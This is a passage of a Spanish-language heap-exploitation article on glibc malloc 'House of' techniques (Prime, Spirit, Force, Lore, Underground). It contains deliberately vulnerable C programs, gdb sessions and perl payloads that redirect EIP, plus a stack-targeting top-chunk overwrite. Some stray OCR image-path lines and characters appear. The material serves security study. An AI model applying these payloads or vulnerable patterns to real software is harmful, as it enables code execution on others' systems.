En nuestro programa vulnerable se pide como parametros "nombre", "apellido" y "edad". Este ultimo valor es un entero que por cierto sera almacenado en la pila. Si introducimos en el, el valor real del espacio a reservar, en este caso: 1024 -> (1032), solo tenemos que buscarlo para conocer nuestra direccion definitiva para "victim".

[-----]

```
(gdb) run Black Ngel 1032 < file
ptr found at [ 0x80b2a20 ]
ptr1ovf found at [ 0x80b2e28 ]
ptr2ovf found at [ 0x80b3230 ]
Escriba una descripcion:
END free(1)

END free(2)

Breakpoint 2, 0x080482d9 in fvuln ()
(gdb) x/4x $ebp-32
0xbffff838:     0x00000000      0x00000000      0xbf000000      0x00000408
```

[-----]

Ahi tenemos nuestro valor, debemos apuntar a "0xbffff840".

```
        for (i = 0; i < (600 / 4); i++)
                fwrite("\x40\xf8\xff\xbf", 4, 1, stdout);
```

Ahora deberiamos tener: ptr3 = malloc(1024) = 0xbffff848, recuerda que se devuelve un puntero a la memoria (zona de datos) y no a la cabecera del trozo.

Estamos realmente cerca de EBP y EIP, ¿que pasa si nuestro "apellido" esta formado por unas cuantas letras "A"?

[-----]

```
(gdb) run Black `perl -e 'print "A"x64'` 1032 < file
.....
ptr found at [ 0x80b2a20 ]
ptr1ovf found at [ 0x80b2e28 ]
ptr2ovf found at [ 0x80b3230 ]
Escriba una descripcion:
END free(1)

END free(2)

Breakpoint 2, 0x080482d9 in fvuln ()
(gdb) c
Continuing.

END malloc()

Breakpoint 3, 0x08048307 in fvuln ()
(gdb) c
Continuing.

Program received signal SIGSEGV, Segmentation fault.
0x41414141 in ?? ()
(gdb)
```

[-----]

Bingo! Creo que la parte del Shellcode te corresponde a ti, verdad?

Normalmente las direcciones requieren de reajustes manuales, pero eso es algo trivial tomando a GDB de nuestra mano.

En principio esta tecnica solo resulta aplicable hasta la version 2.3.6 de GLIBC, mas adelante fue añadido en la funcion "free()" un checkeo de integridad como este:

[-----]

```
  /* We know that each chunk is at least MINSIZE bytes in size. */
  if (__builtin_expect (size < MINSIZE, 0))
    {
      errstr = "free(): invalid size";
      goto errout;
    }

  check_inuse_chunk(av, p);
```

[-----]

Lo cual no nos permite establecer un tamaño de trozo menor que "16".

Haciendo honores a la primera casa desarrollada y construida por Phantasmal nosotros hemos demostrado que es posible llegar vivos a The House of Prime.

<< La tecnica no solo es una
modificacion, es poder sobre
las cosas. >>

[Xavier Zubiri]

```
                -----------------------
---[ 4.2.1 ---[   unsorted_chunks()   ]---
                -----------------------
```

Hasta la llamada a "malloc()", la tecnica es exactamente igual que la descrita en 4.2. La diferencia viene cuando la cantidad de bytes que se quieren reservar con dicha llamada, es superior a "av->max_fast", que resulta ser el tamaño del segundo trozo liberado.

Entonces, tal como nos adelanto Phantasmal, otro trozo de codigo puede ser desencadenado en vias de lograr sobreescribir una posicion arbitraria de memoria.

Pero de nuevo estuvo errado al decir que:

   "Firstly, the unsorted_chunks() macro returns av->bins[0]."

Y esto no es cierto, puesto que "unsorted_chunks()" devolvera la direccion de av->bins[0] y no su valor, lo cual quiere decir que debemos idear otro metodo.

Siendo estas lineas las mas relevantes:

```
     .....
        victim = unsorted_chunks(av)->bk
        bck = victim->bk;
        .....
        .....
        unsorted_chunks(av)->bk = bck;
        bck->fd = unsorted_chunks(av);
     .....
```

Yo imagine el siguente metodo:

 1) Poner en &av->bins[0]+12 la direccion (&av->bins[0]+16-12). Entonces:

    victim = &av->bins[0]+4;

 2) Poner en &av->bins[0]+16 la direccion de EIP-8. Entonces:

    bck = (&av->bins[0]+4)->bk = av->bins[0]+16 = &EIP-8;


 3) Poner en av->bins[0] una instruccion "JMP 0xYY" para que salte al
    menos mas lejos que &av->bins[0]+20. En la penultima instruccion
    se destrozara &av->bins[0]+12, pero eso ya no importa, en la ultima
    instruccion tendremos:

    bck->fd = EIP = &av->bins[0];

 4) Poner (NOPS + SHELLCODE) a partir de &av->bins[0]+20.

Cuando una instruccion "ret" sea ejecutada, se producira nuestro "JMP" y este caera directamente sobre los NOPS, desplazandose este hasta el shellcode.

Deberiamos tener algo como esto:



(1) Esto ocurre aqui: bck = (&av->bins[0]+4)->bk.
(2) Esto ocurre tras la ejecucion de un "ret".

La enorme ventaja de este metodo es que logramos una ejecucion directa de codigo arbitrario en vez de retornar un trozo controlado de "malloc()".

Tal vez atravesando este inteligente camino puedas llegar directamente a The House of Prime.

*** NOTA: Yo aun estoy comprobando esta suposicion ***

<< Felicidad no es hacer lo que
uno quiere, sino querer lo que
uno hace. >>

[J. P. Sartre]

---[4.3 ---[THE HOUSE OF SPIRIT]---

The House of Spirit es sin duda alguna una de las tecnicas mas sencillas de aplicar siempre que las circunstancias sean las propicias. El objetivo principal es sobreescribir un puntero que previamente ha sido reservado con una llamada a "malloc()" de modo que cuando este sea liberado, sea guardada en un "fastbin[]" una direccion arbitraria.

Esto puede traer consigo que, en una futura llamada a malloc, este valor sea tomado como la nueva memoria para el trozo solicitado. Y que ocurre si hacemos que este trozo de memoria caiga en alguna zona especifica de la pila?

Pues que si podemos controlar lo que escribimos en el, podemos alterar todo valor que se encuentre por delante. Como siempre, ahi es donde EIP entra en juego.

Veamos un programa vulnerable:

[-----]

```
#include <stdio.h>
#include <string.h>
#include <stdlib.h>

void fvuln(char *str1, int age)
{
   static char *ptr1, nombre[32];
   int edad;
   char *ptr2;

   edad = age;

   ptr1 = (char *) malloc(256);
   printf("\nPTR1 = [ %p ]", ptr1);
   strcpy(nombre, str1);
   printf("\nPTR1 = [ %p ]\n", ptr1);

   free(ptr1);
```

```
   ptr2 = (char *) malloc(40);

   snprintf(ptr2, 40-1, "%s tienes %d", nombre, edad);
   printf("\n%s\n", ptr2);
}

int main(int argc, char *argv[])
{
   if (argc == 3)
      fvuln(argv[1], atoi(argv[2]));

   return 0;
}
```

[-----]

Es facil ver como la funcion "strcpy()" nos permite sobreescribir el puntero "ptr1".

```
   blackngel@mac:~$ ./hos `perl -e 'print "A"x32 . "BBBB"'` 20
   PTR1 = [ 0x80c2688 ]
   PTR1 = [ 0x42424242 ]
   Fallo de segmentación
```

Teniendo esto en cuenta, ya podemos modificar la direccion del trozo a nuestro antojo, pero no todas las direcciones son validas. Recuerda que para ejecutar el codigo "fastbin" descrito en The House of Prime, necesitamos que sea menor que "av->max_fast", y mas especificamente, segun Phantasmal, tiene que ser igual al tamaño solicitado en la futura llamada a "malloc()" + 8.

Como uno de los parametros del programa es la "edad", podemos poner en la pila nuestro valor, que en este caso sera "48", y buscar su dirección.

```
(gdb) x/4x $ebp-4
0xbffff314: 0x00000030  0xbffff338  0x080482ed  0xbffff702
```

En nuestro caso vemos que el valor esta justo detras de EBP, y tenemos que hacer que PTR1 apunte a EBP. Recuerda que estamos modificando el puntero a la memoria, no la dirección del trozo que esta 8 bytes mas atras.


El requisito mas importante en esta tecnica, es que para superar el chequeo del siguiente trozo:

```
      if (chunk_at_offset (p, size)->size <= 2 * SIZE_SZ
          || __builtin_expect (chunksize (chunk_at_offset (p, size))
                                          >= av->system_mem, 0))
```

... en $EBP - 4 + 48 debemos tener un valor que cumpla las anteriores condiciones. En otro caso deberas buscar otras posiciones de memoria que te permitan controlar ambos valores.

```
(gdb) x/4x $ebp-4+48
0xbffff344: 0x0000012c  0xbffff568  0x080484eb  0x00000003
```

Mostrare un esquema ahora de lo que sucede



(objetivo) Valor a ser sobreescrito.
(mem) Zona de datos del trozo falso.
(val1) Tamaño del trozo falso.
(val2) Tamaño del siguiente trozo.

Si esto ocurre, el control estara en nuestras manos:

[-----]

```
blackngel@linux:~$ gdb -q ./hos
(gdb) disass fvuln
Dump of assembler code for function fvuln:
0x080481f0 <fvuln+0>:   push   %ebp
0x080481f1 <fvuln+1>:   mov    %esp,%ebp
0x080481f3 <fvuln+3>:   sub    $0x28,%esp
0x080481f6 <fvuln+6>:   mov    0xc(%ebp),%eax
0x080481f9 <fvuln+9>:   mov    %eax,-0x4(%ebp)
0x080481fc <fvuln+12>:  movl   $0x100,(%esp)
0x08048203 <fvuln+19>:  call   0x804f440 <malloc>
..........
..........
0x08048230 <fvuln+64>:  call   0x80507a0 <strcpy>
..........
..........
0x08048252 <fvuln+98>:  call   0x804da50 <free>
0x08048257 <fvuln+103>: movl   $0x28,(%esp)
0x0804825e <fvuln+110>: call   0x804f440 <malloc>
..........
..........
0x080482a3 <fvuln+179>: leave
0x080482a4 <fvuln+180>: ret
End of assembler dump.

(gdb) break *fvuln+19          /* Antes de malloc() */
Breakpoint 1 at 0x8048203

(gdb) run `perl -e 'print "A"x32 . "\x18\xf3\xff\xbf"'` 48
.........
..........
Breakpoint 1, 0x08048203 in fvuln ()
(gdb) x/4x $ebp-4   /* 0x30 = 48 */
0xbffff314: 0x00000030  0xbffff338  0x080482ed  0xbffff702

(gdb) x/4x $ebp-4+48   /* 8 < 0x12c < av->system_mem */
0xbffff344: 0x0000012c  0xbffff568  0x080484eb  0x00000003

(gdb) c
Continuing.
```

```
PTR1 = [ 0x80c2688 ]
PTR1 = [ 0xbffff318 ]

AAAAAAAAAAAAAAAAAAAAAAAAAAAA

Program received signal SIGSEGV, Segmentation fault.
0x41414141 in ?? ()
```

[-----]

En este caso preciso, la direccion de EBP pasaria a ser la direccion de la zona de datos para PTR2, lo cual quiere decir, que a partir del cuarto caracter, EIP comenzara a ser sobreescrito, y ya puedes apuntar donde mas te plazca.

Esta tecnica posee nuevamente la ventaja de seguir siendo aplicable en las versiones mas recientes de GLIBC. Debe ser tenido en cuenta que, la teoria de Phantasmal, se adelanto a su tiempo y todavia perdura intacta con el paso de los años.

Ahora ya podemos sentir el poder de las brujas. Hemos llegado, volando en escoba, a The House of Spirit.

```
                        << La television es el espejo donde
                           se refleja la derrota de todo
                           nuestro sistema cultural. >>

                                        [ Federico Fellini ]
```

---[4.4 ---[THE HOUSE OF FORCE]---

El trozo Wilderness, como ya mencione al principio de este articulo, puede parecer uno de los trozos mas temidos. Claro, es tratado de forma especial por las funciones "free()" y "malloc()", pero en este caso va a ser el desencadenante de una posible ejecucion de codigo arbitrario.

El objetivo de esta tecnica radica en alcanzar la siguiente porcion de codigo en "_int_malloc()":

[-----]

```
    .....
    use_top:
      victim = av->top;
      size = chunksize(victim);

      if ((unsigned long)(size) >= (unsigned long)(nb + MINSIZE)) {
        remainder_size = size - nb;
        remainder = chunk_at_offset(victim, nb);
        av->top = remainder;
        set_head(victim, nb | PREV_INUSE |
                 (av != &main_arena ? NON_MAIN_ARENA : 0));
        set_head(remainder, remainder_size | PREV_INUSE);
        check_malloced_chunk(av, victim, nb);
        return chunk2mem(victim);
      }
C   .....
```

[-----]

Para esta tecnica son necesarios 3 requisitos:

   1 - Un overflow en un trozo que permita sobreescribir el Wilderness.
   2 - Una llamada a "malloc()" con el tamaño definido por el usuario.
   3 - Otra llamada a "malloc()" cuyos datos puedan ser manejados por el
       usuario.

El objetivo final es conseguir obtener un trozo posicionado en un lugar arbitrario de la memoria. Esta posicion sera la obtenida por la ultima llamada a "malloc()", pero antes deben tenerse en cuenta mas cosas.

Veamos en primer lugar un posible programa vulnerable:

[-----]

```
#include <stdio.h>
#include <string.h>
#include <stdlib.h>

void fvuln(unsigned long len, char *str)
{
   char *ptr1, *ptr2, *ptr3;

   ptr1 = malloc(256);
   printf("\nPTR1 = [ %p ]\n", ptr1);
   strcpy(ptr1, str);

   printf("\nReservando: %u bytes", len);
   ptr2 = malloc(len);
   ptr3 = malloc(256);

   strncpy(ptr3, "AAAAAAAAAAAAAAAAAAAAAAAAAAAAAA", 256);
}

int main(int argc, char *argv[])
{
   char *pEnd;
   if (argc == 3)
      fvuln(strtoull(argv[1], &pEnd, 10), argv[2]);

   return 0;
}
```

[-----]

Segun Phantasmal, lo primero que debiamos hacer, era sobreescribir el trozo Wilderness logrando que su campo "size" fuera lo mas alto posible, asi como "0xffffffff". Ya que nuestro primer trozo ocupa 256 bytes, y es vulnerable a un overflow, 264 caracteres "\xff" lograran el objetivo.

Con esto conseguimos que cualquier solicitud de memoria lo suficientemente grande, sea tratada con el codigo de "_int_malloc()" que acabamos de ver arriba sin necesidad de expandir el heap.

El segundo objetivo se trata de alterar "av->top" de modo que apunte a una zona de memoria que este bajo nuestro control. Nosotros (se exlica en la siguiente seccion) trabajaremos con la pila, concretamente teniendo como objetivo a EIP. En realidad la direccion que debe ser colocada en "av->top" es &EIP - 8, porque estamos tratando con la direccion del trozo, y la zona de memoria que sera devuelta estara 8 bytes mas adelante, lugar en donde podremos escribir nuestros datos.

Pero... Como alterar "av->top"?

```
victim = av->top;
remainder = chunk_at_offset(victim, nb);
av->top = remainder;
```

"victim" coge el valor de la direccion del trozo wilderness actual, que en un caso normal, teniendo en cuenta donde esta PTR1, se veria asi:

```
PTR1 = [ 0x80c2688 ]

0x80bf550 <main_arena+48>:   0x080c2788
```

y como podemos ver, "remainder" es exactamente la suma de esta direccion mas la cantidad de bytes solicitados por "malloc()", cantidad que debe ser controlada por el usuario como se ha dicho anteriormente.

Entonces, si EIP se encuentra en "0xbffff22c", la direccion que deseamos colocar en remainder (que ira directa "av->top"), es en realidad esta: "0xbffffff24". Y ya que conocemos donde esta "av->top", nuestra cantidad de bytes a solicitar sera la siguiente:

```
0xbffff224 - 0x080c2788 = 3086207644
```

Yo explote el programa con "3086207636", que nuevamente es debido a la diferencia entre la posicion del trozo y la zona de datos del trozo Wilderness.

Desde ese momento, "av->top" contendra nuestro valor alterado, y cualquier solicitud que desencadene este trozo de codigo, obtendra esta direccion como su zona de datos. Todo lo que se escriba en el destrozara la pila.

GLIBC 2.7 hace lo siguiente:

```
....
void *p = chunk2mem(victim);
if (__builtin_expect (perturb_byte, 0))
alloc_perturb (p, bytes);
return p;
```

Veamoslo en accion:

[-----]

```
blackngel@linux:~$ gdb -q ./hof
(gdb) disass fvuln
Dump of assembler code for function fvuln:
0x080481f0 <fvuln+0>:   push   %ebp
0x080481f1 <fvuln+1>:   mov    %esp,%ebp
0x080481f3 <fvuln+3>:   sub    $0x28,%esp
0x080481f6 <fvuln+6>:   movl   $0x100,(%esp)
0x080481fd <fvuln+13>:  call   0x804d3b0 <malloc>
..........
..........
0x08048225 <fvuln+53>:  call   0x804e710 <strcpy>
..........
..........
0x08048243 <fvuln+83>:  call   0x804d3b0 <malloc>
0x08048248 <fvuln+88>:  mov    %eax,-0x8(%ebp)
0x0804824b <fvuln+91>:  movl   $0x100,(%esp)
0x08048252 <fvuln+98>:  call   0x804d3b0 <malloc>
..........
p.........
```

```
0x08048270 <fvuln+128>: call   0x804e7f0 <strncpy>
0x08048275 <fvuln+133>: leave
0x08048276 <fvuln+134>: ret
End of assembler dump.

(gdb) break *fvuln+83      /* Antes de malloc(len) */
Breakpoint 1 at 0x8048243

(gdb) break *fvuln+88      /* Despues de malloc(len) */
Breakpoint 2 at 0x8048248

(gdb) run 3086207636 `perl -e 'print "\xff"x264'`
.....
PTR1 = [ 0x80c2688 ]

Breakpoint 1, 0x08048243 in fvuln ()
Current language:  auto; currently asm
(gdb) x/16x &main_arena
..........
..........
0x80bf550 <main_arena+48>:  0x080c2788  0x00000000  0x080bf550  0x080bf550
                                  |
(gdb) c                        av->top
Continuing.

Breakpoint 2, 0x08048248 in fvuln ()
(gdb) x/16x &main_arena
..........
..........
0x80bf550 <main_arena+48>:  0xbffff220  0x00000000  0x080bf550  0x080bf550
                                  |
                           apunta al stack
(gdb) x/4x $ebp-8
0xbffff220:   0x00000000   0x480c3561   0xbffff258   0x080482cd
                                |
(gdb) c                     importante
Continuing.

Program received signal SIGSEGV, Segmentation fault.
0x41414141 in ?? ()    /* El propio programa destroza la pila */
(gdb)
```

[-----]

Aja! Asi que era posible...

He señalado un valor como "importante" en el stack, y es que una de las ultimas condiciones para una ejecucion exitosa de esta tecnica, requiere que el campo "size" del nuevo trozo Wilderness falseado, sea al menos mas grande que la solicitud realizada por la ultima llamada a "malloc()".

NOTA: Como habras visto en la introduccion de este articulo, g463 escribio un articulo acerca de como tomar ventaja de la macro set_head() con el objetivo de sobreescribir una direccion de memoria arbitraria. Seria altamente recomendable que leyeras este trabajo. El tambien presento una breve investigacion sobre The House of Force.

Debido a un grave error mio, yo no lei este articulo hasta que un miembro de Phrack me advirtio de su existencia poteriormente a la edicion de mi articulo. Yo continuo sorprendiendome cada dia con lo habilidosos que los hackers se estan volviendo. El trabajo de g463 es algo realmente inteligente.

Para terminar esta tecnica, yo me pregunte que sucederia si, en vez de lo que

acabamos de ver, el codigo vulnerable tuviera el siguiente aspecto:

```
.....
char buffer[64];

ptr2 = malloc(len);
ptr3 = calloc(256);

strncpy(buffer, argv[1], 63);
.....
```

En principio es bastante similar, solo que el ultimo trozo de memoria reservado se hace a traves de la funcion "calloc()" y en este caso no controlamos su contenido, sino el de un buffer declarado al principio de la funcion vulnerable.

Ante este obstaculo, yo tuve una primera idea en mente. Si sigue siendo posible devolver un trozo de memoria arbitrario y ya que calloc() lo rellenara con "0's" , tal vez podriamos situarlo de tal forma que ese ultimo byte NULL "0" pueda sobreescribir el ultimo byte de un EBP guardado, de modo que este sea pasado finalmente a ESP, y pudieramos controlar definitivamente la direccion de retorno desde dentro de nuestro buffer[].

Pero pronto adverti que el alineamiento de memoria que produce malloc() cuando este es llamado, frustra esta posibilidad. Como mucho, sobrescribiriamos EBP por completo con "0's", lo cual no sirve de nada para nuestros fines. Y ademas, siempre habia que tener cuidado de no machacar con ceros nuestro buffer[] si la reserva de memoria se produce despues de que su contenido haya sido establecido por el usuario.

Y eso es todo... Como siempre, esta tecnica tambien continua siendo aplicable hasta el dia de hoy con las versiones mas recientes de GLIBC.

Hemos llegado, empujados con el poder de la fuerza, a The House of Force.

<< La gente comienza a plantearse
si todo lo que se puede hacer
se debe hacer. >>

[D. Ruiz Larrea]

---[4.4.1 ---[ERRORES]---

En realidad lo que acabamos de realizar en la seccion anterior, el hecho de utilizar el stack, fue la unica solucion viable que yo encontre tras darme cuenta de algunos errores que Phantasmal no habia presupuesto.

La cuestion es que en la descripcion de su tecnica, el planteaba la posibilidad de sobreescribir objetivos como .dtors o la mismisima GOT, pero yo pronto me di cuenta de que esto no parecia ser posible.

Teniendo en cuenta que "av->top" resultaba ser: [0x080c2788]. Un pequeño analisis como este...

```
blackngel@linux:~$ objdump -s -j .dtors ./hof
.....
Contents of section .dtors:
80be47c ffffffff 20480908 00000000
.....
```

```
Contents of section .got:
80be4b8 00000000 00000000
```

... nos permite ver que ambas direcciones se encuentran por detras de la direccion de "av->top", y una suma no nos conduce a estas direcciones. Punteros de funcion, la region BSS, y otras cosas tambien estaran por detras...

El que quiera jugar con numeros negativos o con desbordamientos de entero le permito que haga las pruebas que crea necesarias.

Es por todo esto que en el Malloc Maleficarum NO se menciono que el valor controlado por el usuario para la primera reserva de memoria, debia ser un "unsigned" o, de otro modo, cualquier valor mayor que 2147483647 cambiaria de signo directamente, pasando a ser un valor negativo, lo que acaba en la mayoria de los casos con un fallo de segmentacion.

El no tuvo esto en cuenta ya que daba por hecho que podia sobrescribir posiciones de memoria que estaban en direcciones mas altas que el trozo Wilderness, pero no tan lejos como "0xbffffxxx".

En este mundo nada es imposible, y yo se que tu puedes sentir The House of Force.

> << La utopia esta en el horizonte. Me
> acerco dos pasos, ella se aleja dos
> pasos. Camino diez pasos y el horizonte
> se corre diez pasos mas alla. Por
> mucho que yo camine, nunca la alcanzare.
> Para que sirve la utopia? Para eso
> sirve, para caminar. >>
>
> [E. Galeano]


```
            ------------------------
---[ 4.5 ---[   THE HOUSE OF LORE   ]---
             ------------------------
```

Esta tecnica no sera detallada aqui, por resultar, al menos para mi, lo mas artificial que se puede encontrar en el Malloc Maleficarum.

El principal motivo es que requiere el desencadenamiento de numerosas llamadas a "malloc()", lo cual deja de ser un valor manipulable por el exploiter y convierte la tecnica en algo irreal.

El motivo es el siguiente, cuando un trozo se almacena en su "bin" correspondiente, se inserta como el primero de ellos:

1) Se calcula el indice para el tamaño del trozo:
   victim_index = smallbin_index(size);
2) Se obtiene el bin adecuado:
   bck = bin_at(av, victim_index);
3) Se obtiene el primer trozo actual:
   fwd = bck->fd;
4) El puntero "bk" del trozo a insertar apunta al bin:
   victim->bk = bck;
5) El puntero "fd" del trozo a insertar apunta al que antes era el primer trozo en el "bin":
   victim->fd = fwd;
6) El puntero "bk" de ese siguente trozo apunta ahora a nuestro trozo insertado:
   fwd->bk = victim;
7) EL puntero "fd" del "bin" apunta a nuestro trozo:
   bck->fd = victim;



Y como dentro de "unlink code", "victim" es tomado de "bin->bk", deberian sucederse varias llamadas a "malloc()" de modo que nuestro trozo deseado se vaya desplazando hasta ocupar la posicion "last".

Vamos a ver el codigo para descubrir un par de cosas:

```
.....
if ( (victim = last(bin)) != bin) {
  if (victim == 0) /* initialization check */
    malloc_consolidate(av);
  else {
    bck = victim->bk;
    set_inuse_bit_at_offset(victim, nb);
    bin->bk = bck;
    bck->fd = bin;
    ...
    return chunk2mem(victim);
.....
```

En esta tecnica, Phantasmal decia que el objetivo final era sobreescribir "bin->bk", pero el primer elemento que podemos controlar, es "victim->bk". Hasta donde yo alcanzo a ver, para lograr esto debemos conseguir que el trozo overfloweado pasado a "free()", se situe en la posicion anterior al trozo "last", de modo que "victim->bk" apunte a su direccion, que debemos controlar y deberia apuntar a la pila.

Esta direccion pasara a "bck" y seguidamente modificara "bin->bk". Con ello conseguimos que ahora nuestra direccion controlada sea el trozo "last" en si mismo.

Es por este motivo que es necesaria una nueva llamada a "malloc()" con el mismo tamaño que la anterior solicitud, de modo que este valor sea el nuevo "victim" y sea devuelto en: return chunk2mem(victim);

```
*ptr1 -> modified;

Primera llamada "malloc()":
---------------------------

    ___[chunk]_____[chunk]_____[chunk]____
   |                                      |
   !    bk                 bk            |
 [bin]----->[last=victim]----->[ ptr1 ]---/
   ^_____________| ^_________________|
         fwd       ^       fwd
                   |
   return chunk2men(victim);


Segunda llamada "malloc()":
---------------------------

    ___[chunk]_____[chunk]_____[chunk]____
   |                                      |
   !    bk              bk                |
 [bin]----->[ ptr1 ]--------->[ chunk ]---/
   ^_____________| ^_________________|
         fwd       ^       fwd
                   |
   return chunk2men(ptr1);
```

Uno debe tener cuidado tambien con que sobreescribe "bck->fd" en su turno, aunque en el stack esto no suele ser mayor problema. Ah, es una pena no controlar el "bin" en si mismo, en otro caso esta instruccion constituiria una maravilla.

Es por todo esto que, si tu interes es realmente el suficiente, mi consejo seria no prestar mucha antecion a The House of Prime, tal como indico Phantasmal en su paper, sino que, en su lugar, estudiaria nuevamente The House of Spirit.

En teoria, aplicando una tecnica parecida, un trozo falso deberia poder ser situado en su correspondiente "bin" y conseguir que una futura llamada a "malloc()" retorne el mismo espacio de memoria.

Recuerda que para que el codigo "small bin" sea ejecutado en lugar de "fastbin", el tamaño del trozo liberado y solicitado posteriormente, debe ser mayor a "av->max_fast" (72) y menor que 512:

```
#define NSMALLBINS        64
#define SMALLBIN_WIDTH    MALLOC_ALIGNMENT
```

```
#define MIN_LARGE_SIZE    (NSMALLBINS * SMALLBIN_WIDTH)

[64] * [8] = [512]
```

Para el metodo "largebin", habra que servirse de trozos mayores que este tamaño calculado.

Como en todas las casas, es solo cuestion de jugar, y The House of Lore, aunque no es muy apta para un caso verosimil, tampoco se puede decir que sea una completa excepcion...

<< La humanidad necesita con urgencia
una nueva sabiduria que proporcione
el conocimiento de como usar el
conocimiento para la supervivencia
del hombre y para la mejora de la
calidad de vida. >>

[V. R. Potter]

---[4.6 ---[THE HOUSE OF UNDERGROUND]---

Bien, realmente esta casa no fue descrita por Phantasmal Phantasmagoria en su paper, pero a mi me resulta bastante util para describir un concepto que tengo en mente.

En este mundo todo son posibilidades. Posibilidades de que algo salga bien, o posibilidades de que algo salga mal. En el mundo de la explotacion de vulnerabilidades esto sigue siendo igual de cierto. El problema radica como siempre en la capacidad para encontrar estas posibilidades, normalmente las posibilidades de que ese algo salga bien.

Hablar en estos momentos de unir varias de las tecnicas anteriores en un mismo ataque no deberia resultar tan extraño, y a veces podria ser la solucion mas adecuada. Recordemos que g463 no se conformo con la tecnica The House of Force para trabajar sobre la vulnerabilidad de la aplicacion file(1), sino que, no siendo esta aplicable, busco nuevas posibilidades para que las cosas salieran bien, y de ahi que el mundo de la explotacion sea un continuo avance.

Por ejemplo... que hay acerca de utilizar en un mismo instante las tecnicas The House of Mind y The House of Spirit?

Piensese que ambas tienen sus propias limitaciones. Por un lado, The House of Mind necesita como ya se ha dicho un trozo de memoria reservado en una dirección por encima de "0x08100000", mientras que The House of Spirit, por su parte, precisa que, una vez que el puntero a ser liberado haya sido sobreescrito, una nueva llamada a malloc() sea realizada.

En The House of Mind, el objetivo principal es controlar la estructura "arena", y para ello se empieza por modificar el tercer bit menos significativo del campo tamaño del trozo sobreescrito (P). Pero el hecho de poder modificar estos metadatos, no quiere decir que tengamos control sobre la direccion del trozo (P).

En cambio, en The House of Spirit, nosotros modificamos la direccion del trozo P por medio de la manipulacion del puntero a la zona de datos (*mem). Pero que ocurre si en tu programa vulnerable no existe una nueva llamada

a malloc() que te devuelva un trozo de memoria arbitraria en el stack?

Todavia se pueden investigar nuevos caminos, aunque yo no aseguro que vayan a funcionar.

Si nosotros podemos alterar un puntero a ser liberado, como en The House of Spirit, este sera pasado a free() en:

```
public_fREe(Void_t* mem)
```

Nosotros podemos hacer que apunte a algun sitio como el stack o el entorno. Siempre debe ser una posicion de memoria con datos controlados por el usuario. Entonces la direccion efectiva del trozo se tomara en:

```
p = mem2chunk(mem);
```

Hasta este punto abandonamos The House of Spirit para centrarnos en The House of Mind. Entonces debemos nuevamente controlar la arena "ar_ptr", y para conseguirlo, (&p + 4) deberia contener un tamaño con el bit NON_MAIN_ARENA activado.

Pero eso no es lo mas importante aqui, la pregunta final es: serias capaz de situar el trozo en un lugar tal que luego puedas controlar la zona de memoria devuelta por "heap_for_ptr(ptr)->ar_ptr"?

Recuerda que en el stack eso seria algo como "0xbff00000". Parece bastante complicado desde luego, ya que introducir un relleno en el entorno no permite alcanzar una direccion tan baja.

Pero vuelvo a repetir, todos los caminos deben ser estudiados, puede que tu descubras un nuevo metodo, y quizas lo llames The House of Underground...

<< Los apasionados de Internet han encontrado
en esta opcion una impensada oportunidad
de volver a ilusionarse con el futuro. No
solo algunos disfrutan como enanos; creen
que este instrumento agiganta y que, acabada
la fragmentacion entre unos y otros, se ha
ingresado en la era de la conexion global.
Internet no tiene centro, es una red de
dibujo democratico y popular. >>

[V. Verdu: El enredo de la red]

---[5 ---[ASLR y Nonexec Heap (El Futuro)]---

Nosotros no hemos discutido a lo largo de este articulo acerca de sortear protecciones como la aleatorizacion de direcciones de memoria (ASLR) y la presencia de un heap no ejecutable. Y no lo haremos, pero algo podemos decir al respecto. Tu deberias ser consciente de que yo he harcodeado la mayoria de las direcciones en cada uno de mis principalmente basicos exploits. Desafortunadamente, esta forma de trabajo no es muy fiable en los dias en que vivimos.

En todas las tecnicas presentadas en este articulo, especialmente en The House of Spirit y The House of Force, donde finalmente todo se transforma en un clasico stack overflow, nosotros suponemos que podrian ser aplicables los metodos descritos en otros articulos publicados en Phrack u otras

publicaciones externas que explican como evadir la proteccion ASLR y otros como return-into-mprotect() que hablan acera de sortear un heap no ejecutable y cosas por el estilo.

Con respecto al primer tema, nosotros tenemos un trabajo genial, "Bypassing PaX ASLR protection" [11] por Tyler Durden en Phrack 59.

Por otro lado, sortear un heap no ejecutable depende a su vez de si ASLR se encuentra presente y, sobretodo, de nuestras habilidades para encontrar la direccion real de una funcion como mprotect( ) que nos permita cambiar los permisos de las paginas de memoria.

